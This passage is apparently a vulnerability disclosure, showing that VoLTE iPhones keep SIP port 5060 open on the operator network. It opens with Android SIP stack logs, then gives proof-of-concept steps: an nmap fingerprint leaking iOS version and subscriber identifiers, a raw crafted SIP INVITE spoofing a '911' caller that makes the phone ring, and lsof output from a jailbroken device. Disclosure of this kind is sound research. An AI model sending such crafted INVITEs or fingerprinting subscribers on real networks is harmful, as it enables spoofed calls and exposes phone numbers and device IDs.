05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:217 | removing transport: [ V4 100.72.31.210:5060 UDP target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface=
] transportKey=0 ]
05-03 02:44:52.731  2322  2857 I reSIProcate: INFO | RESIP | FdPoll.cxx:849 | epollWait +++
05-03 02:44:52.731  2322  2857 I reSIProcate: INFO | RESIP | FdPoll.cxx:862 | epollWait ---
05-03 02:44:52.731  2322  2857 I reSIProcate: INFO | RESIP:TRANSACTION | TransactionMap.cxx:98 | Active tid=108e3cd158d980ae [ ClientNonInvite/Completed unreliable target=[ V4 0.0.0.0:0 UNKNOWN_TRANSPORT
target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface= ] transportKey=0 ]] from TransactionMap
05-03 02:44:52.731  2322  2857 I reSIProcate: INFO | RESIP:TRANSACTION | TransactionMap.cxx:101 | Remove tid=108e3cd158d980ae [ ClientNonInvite/Completed unreliable target=[ V4 0.0.0.0:0 UNKNOWN_TRANSPORT
target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface= ] transportKey=0 ]] from TransactionMap
05-03 02:44:52.731  2322  2857 I reSIProcate: INFO | RESIP | StackThread.cxx:31 | StackThread wait time to select:1478
05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:223 | remove TypeToTransportMap ==> Transport: [ V4 100.72.31.210:5060 UDP target domain=unspecified mFlowKey=110 ]
cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 16
05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:263 | remove Transport (exact) => Transport: [ V4 100.72.31.210:5060 UDP target domain=unspecified mFlowKey=110 ]
cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 16
05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:272 | remove Transport (any port) => Transport: [ V4 100.72.31.210:5060 UDP target domain=unspecified mFlowKey=110
] cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 16
05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:320 | remove SharedProcessTransport=> 0x784c91a800
05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:342 | remove Transport=> 0x784c91a800
05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | UdpTransport.cxx:96 | Shutting down [ V4 100.72.31.210:5060 UDP target domain=unspecified mFlowKey=110 ] cport =0 ] mInterface= ]
transportKey=0 ] tf=16 evt=1 stats: poll=1 txtry=5 txmsg=1 txfail=0 rxtry=1 rxmsg=1 rxka=0 rxtr=1
05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP | FdPoll.cxx:641 | delPollItem Impl get lock fd=110
05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | InternalTransport.cxx:54 | Before Closing 110
05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | InternalTransport.cxx:57 | Closing 110
05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | Socket.cxx:123 | Close socket 110
05-03 02:44:52.731  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:212 | removing transport address: 0x77d7ac8800
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:217 | removing transport: [ V4 100.72.31.210:5060 TCP target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface=
] transportKey=0 ]
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:223 | remove TypeToTransportMap ==> Transport: [ V4 100.72.31.210:5060 TCP target domain=unspecified mFlowKey=0 ]
cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 17
05-03 02:44:52.732  2322  2857 I reSIProcate: INFO | RESIP | StackThread.cxx:33 | StackThread start to process.
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:263 | remove Transport (exact) => Transport: [ V4 100.72.31.210:5060 TCP target domain=unspecified mFlowKey=0 ]
cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 17
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:272 | remove Transport (any port) => Transport: [ V4 100.72.31.210:5060 TCP target domain=unspecified mFlowKey=0 ]
cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 17
05-03 02:44:52.732  2322  2857 I reSIProcate: INFO | RESIP | FdPoll.cxx:849 | epollWait +++
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:320 | remove SharedProcessTransport=> 0x77d7ac8800
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:342 | remove Transport=> 0x77d7ac8800
05-03 02:44:52.732  2322  2857 I reSIProcate: INFO | RESIP | FdPoll.cxx:862 | epollWait ---
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:82 | closeConnections +++
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:94 | closeConnections ---
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | TcpBaseTransport.cxx:62 | Shutting down [ V4 100.72.31.210:5060 TCP target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface= ]
transportKey=0 ]
05-03 02:44:52.732  2322  2857 I reSIProcate: INFO | RESIP | StackThread.cxx:31 | StackThread wait time to select:1478
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP | FdPoll.cxx:641 | delPollItem Impl get lock fd=113
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:42 | ~ConnectionManager
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:82 | closeConnections +++
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:94 | closeConnections ---
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:61 | deleteAllConnections numRemoved=0
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | Connection.cxx:59 | Connection::~Connection
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionBase.cxx:139 | ConnectionBase::~ConnectionBase 0x77d7ac8ef0
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | InternalTransport.cxx:54 | Before Closing 113
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | InternalTransport.cxx:57 | Closing 113
05-03 02:44:52.732  2322  2855 I reSIProcate: INFO | RESIP:TRANSPORT | Socket.cxx:123 | Close socket 113
```

PoC

1. Identification of iOS devices on the network.

SIP Device	User Agent
10.168 [redacted] 060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/13.2 (17B84) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.3 (18C66) iPhone
10.168 [redacted] 5060	iOS/12.4 (16G77) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.0 (18A5342e) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone

```
NSE: Script scanning 10.65.218.96
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 02:01
Completed NSE at 02:01, 0.37s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 02:01
Completed NSE at 02:01, 0.00s elapsed
Nmap scan report for 10.65.218.96
Host is up, received user-set (0.12s latency).
Scanned at 2021-03-23 02:00:53 +04 for 47s

PORT     STATE SERVICE REASON         VERSION
5060/tcp open  sip     syn-ack ttl 57 iOS/13.3.1 (17D50) iPhone (Status: 200 OK)
| fingerprint-strings:
|   SIPOptions:
|     SIP/2.0 200 OK
|     Via: SIP/2.0/TCP nm;branch=foo;received=100.87.
|     From: <sip:nm@nm>;tag=root
|     <sip:nm2@nm2>;tag=7cNdOZzXMM
|     Call-ID: 50000
|     CSeq: 42 OPTIONS
|     Supported: 100rel,path,precondition,replaces,sec-agree,timer
|     Accept: application/sdp
|     Allow: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NOTIFY,OPTIONS,PRACK,REFER,UPDATE
|     User-Agent: iOS/13.3.1 (17D50) iPhone
|     Content-Type: application/sdp
|     Content-Length: 600
|     o=sip[redacted]7806@ims.mnc[redacted].mcc[redacted].3gppnetwork.org 1616450462 1616450462 IN IP4 10.65.218.96
|     c=IN IP4 10.65.218.96
|     a=sendrecv
|     m=audio 1 RTP/AVP 104 110 102 108 105 100
|     a=rtpmap:104 AMR-WB/16000
|     a=fmtp:104 octet-align=0; mode-change-capability=2
|     a=rtpmap:110 AMR-WB/16000
|     a=fmtp:110 octet-align=1; mode-
|     a=rtpmap:102 AMR/8000
|     a=fmtp:102 octet-align=0; mode-
|     a=rtpmap:108 AMR/8000
|     a=fmtp:108 octet-align=1; mod
|_sip-methods: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NOTIFY,OPTIONS,PRACK,REFER,UPDATE
```


Victim's IP Address

Service identification and version details

Subscriber's MSISND leaked in the SIP OPTION message

PoC

2. Sending crafted SIP INVITE packet to confirm remote device is responding to incoming SIP request



PoC

3. Trace captured on Wireshark where the device accepts incoming traffic and the call is initiated.

```
INVITE sip:100@10.65.218.96 SIP/2.0
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-578651798;rport
Max-Forwards: 70
To: "h4ckgr00t"<sip:100000@1.1.1.1>
From: "service"<sip:911@1.1.1.1>;tag=3061343164613630313363340133313732353731353939
User-Agent: h4ckgr00t-sip
Call-ID: 572589277629423051155586
Contact: sip:100@127.0.1.1:5060
CSeq: 1 INVITE
Accept: application/sdp
Content-Length: 0

SIP/2.0 183 Session Progress
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-578651798;received=100.87.30.39;rport=44044
To: "h4ckgr00t" <sip:100000@1.1.1.1>;tag=qWv8bJF40C
From: "service" <sip:911@1.1.1.1>;tag=3061343164613630313363340133313732353731353939
Call-ID: 572589277629423051155586
CSeq: 1 INVITE
Feature-Caps: *;+g.3gpp.srvcc-alerting
Supported: 100rel,path,replaces,timer
Contact: <sip:10.65.218.96:63123>;+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel";+g.3gpp.mid-call;+g.3gpp.ps2cs-srvcc-orig-pre-alerting;+g.3gpp.srvcc-alerting;+sip.instance="<urn:gsma:imei:35304[redacted]"
Allow: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NOTIFY,OPTIONS,PRACK,REFER,UPDATE
User-Agent: iOS/13.3.1 (17D50) iPhone
Content-Length: 0

SIP/2.0 180 Ringing
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-578651798;received=100.87.30.39;rport=44044
To: "h4ckgr00t" <sip:100000@1.1.1.1>;tag=qWv8bJF40C
From: "service" <sip:911@1.1.1.1>;tag=3061343164613630313363340133313732353731353939
Call-ID: 572589277629423051155586
CSeq: 1 INVITE
Feature-Caps: *;+g.3gpp.srvcc-alerting
Contact: <sip:10.65.218.96:63123>;+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel";+g.3gpp.mid-call;+g.3gpp.ps2cs-srvcc-orig-pre-alerting;+g.3gpp.srvcc-alerting;+sip.instance="<urn:gsma:imei:35304[redacted]"
Allow: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NOTIFY,OPTIONS,PRACK,REFER,UPDATE
Supported: 100rel,path,replaces
User-Agent: iOS/13.3.1 (17D50) iPhone
Content-Length: 0

SIP/2.0 486 Call Rejected By User
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-578651798;received=100.87.30.39;rport=44044
To: "h4ckgr00t" <sip:100000@1.1.1.1>;tag=qWv8bJF40C
From: "service" <sip:911@1.1.1.1>;tag=3061343164613630313363340133313732353731353939
Call-ID: 572589277629423051155586
CSeq: 1 INVITE
Contact: <sip:10.65.218.96:63123>;+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel";+g.3gpp.mid-call;+g.3gpp.ps2cs-srvcc-orig-pre-alerting;+g.3gpp.srvcc-alerting;+sip.instance="<urn:gsma:imei:35304[redacted]"
Allow: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NOTIFY,OPTIONS,PRACK,REFER,UPDATE
Supported: 100rel,path,replaces
User-Agent: iOS/13.3.1 (17D50) iPhone
Content-Length: 0
```


PoC

4. The iOS device still continues to listen on SIP port 5060 despite an already established and serving call session

```
[iPhone:~ root# lsof -Pnl +M -i4
COMMAND     PID      USER   FD   TYPE             DEVICE SIZE/OFF NODE NAME
launchd       1         0    9u  IPv4 0x35c060e9ace9463      0t0  TCP 127.0.0.1:8021 (LISTEN)
launchd       1         0   12u  IPv4 0x35c060e962e4eb3      0t0  TCP 127.0.0.1:1080 (LISTEN)
launchd       1         0   13u  IPv4 0x35c060e962e00f3      0t0  TCP 127.0.0.1:1083 (LISTEN)
launchd       1         0   15u  IPv4 0x35c060e962e3b43      0t0  TCP *:62078 (LISTEN)
launchd       1         0   17u  IPv4 0x35c060e95c6ed83      0t0  TCP 127.0.0.1:7808 (LISTEN)
launchd       1         0   20u  IPv4 0x35c060e9ace9463      0t0  TCP 127.0.0.1:8021 (LISTEN)
launchd       1         0   21u  IPv4 0x35c060e95c6ed83      0t0  TCP 127.0.0.1:7808 (LISTEN)
launchd       1         0   23u  IPv4 0x35c060e962e4eb3      0t0  TCP 127.0.0.1:1080 (LISTEN)
launchd       1         0   24u  IPv4 0x35c060e962e00f3      0t0  TCP 127.0.0.1:1083 (LISTEN)
launchd       1         0   26u  IPv4 0x35c060e962de3cb      0t0  TCP *:22 (LISTEN)
launchd       1         0   28u  IPv4 0x35c060e962de3cb      0t0  TCP *:22 (LISTEN)
launchd       1         0   30u  IPv4 0x35c060e98ea40f3      0t0  TCP 127.0.0.1:22->127.0.0.1:50521 (ESTABLISHED)
launchd       1         0   31u  IPv4 0x35c060e98ea40f3      0t0  TCP 127.0.0.1:22->127.0.0.1:50521 (ESTABLISHED)
configd    1522         0   18u  IPv4 0x35c060e95ff62f3      0t0  UDP *:68
wifid      1533         0    4u  IPv4 0x35c060e9803374b      0t0  UDP *:*
wifid      1533         0    5u  IPv4 0x35c060e9803317b      0t0  UDP *:*
wifid      1533         0   15u  IPv4 0x35c060e95ff8ba3      0t0  UDP *:*
wifid      1533         0   17u  IPv4 0x35c060e95ff85d3      0t0  UDP *:*
wifid      1533         0   19u  IPv4 0x35c060e95ff8003      0t0  UDP *:*
identitys  1540       501   23u  IPv4 0x35c060e95ff1a2b      0t0  UDP *:*
lockdownd  1558         0    5u  IPv4 0x35c060e962e3b43      0t0  TCP *:62078 (LISTEN)
CommCente  1570        25   37u  IPv4 0x35c060e9af3c5d3      0t0  UDP 10.165.172.172:5060
CommCente  1570        25   38u  IPv4 0x35c060e99dbbb43      0t0  TCP 10.165.172.172:5060 (LISTEN)
CommCente  1570        25   39u  IPv4 0x35c060e9af3c8bb      0t0  UDP 10.165.172.172:49998
CommCente  1570        25   40u  IPv4 0x35c060e9af3cba3      0t0  UDP 10.165.172.172:53295
CommCente  1570        25   41u  IPv4 0x35c060e99db9463      0t0  TCP 10.165.172.172:53295 (LISTEN)
CommCente  1570        25   42u  IPv4 0x35c060e9acbd463      0t0  TCP 10.165.172.172:49998 (LISTEN)
CommCente  1570        25   47u  IPv4 0x35c060e9acbcaab      0t0  TCP 10.165.172.172:53295->10.225.50.148:7807 (ESTABLISHED)
CommCente  1570        25   48u  IPv4 0x35c060e97d6fd1b      0t0  UDP 10.165.172.172:49122
CommCente  1570        25   49u  IPv4 0x35c060e97d70ba3      0t0  UDP 10.165.172.172:49121
apsd       1594       501   10u  IPv4 0x35c060e98ea7b43      0t0  TCP 10.38.133.66:50524->17.57.145.6:5223 (ESTABLISHED)
apsd       1594       501   12u  IPv4 0x35c060e98ea7b43      0t0  TCP 10.38.133.66:50524->17.57.145.6:5223 (ESTABLISHED)
wifianaly  1602         0    4u  IPv4 0x35c060e97d6ebab      0t0  UDP *:*
mDNSRespo  1609        65    6u  IPv4 0x35c060e95ff7463      0t0  UDP *:5353
companion  1803       501    4u  IPv4 0x35c060e962e0aab      0t0  TCP 127.0.0.1:50395->127.0.0.1:50396 (ESTABLISHED)
notificat  1804       501    5u  IPv4 0x35c060e99d744fb      0t0  TCP 127.0.0.1:50417->127.0.0.1:50418 (ESTABLISHED)
notificat  1804       501    6u  IPv4 0x35c060e98ea4aab      0t0  TCP 127.0.0.1:50455->127.0.0.1:50456 (ESTABLISHED)
notificat  1804       501    7u  IPv4 0x35c060e95c744fb      0t0  TCP 127.0.0.1:50492->127.0.0.1:50493 (ESTABLISHED)
notificat  1804       501    8u  IPv4 0x35c060e99d727d3      0t0  TCP 127.0.0.1:50517->127.0.0.1:50518 (ESTABLISHED)
DTService  1812         0    4u  IPv4 0x35c060e98df23cb      0t0  TCP 127.0.0.1:50439->127.0.0.1:50440 (ESTABLISHED)
frida-ser  4031         0    7u  IPv4 0x35c060e95b9986b      0t0  TCP 127.0.0.1:27042 (LISTEN)
gamed      4702       501    4u  IPv4 0x35c060e97d6ee93      0t0  UDP 10.38.133.66:16403
sshd       4904         0    4u  IPv4 0x35c060e98ea40f3      0t0  TCP 127.0.0.1:22->127.0.0.1:50521 (ESTABLISHED)
sshd       4904         0    5u  IPv4 0x35c060e98ea40f3      0t0  TCP 127.0.0.1:22->127.0.0.1:50521 (ESTABLISHED)
```

Root Cause

- VoLTE enabled iOS devices are always listening on interface “pdp_ip1” on Port 5060 irrespective of them being connected with the P-CSCF (IMS) on a different port.
- While the call is established via IMS channel, it is observed the devices continue to listen for incoming SIP traffic.
- Attacker on the operator’s network can identify these devices and gain information like, iOS version, IMEI number and MSISDN of the subscriber
- Attacker on the operator’s network can make spoof calls directly interacting with the devices itself by crafting malformed SIP packets.



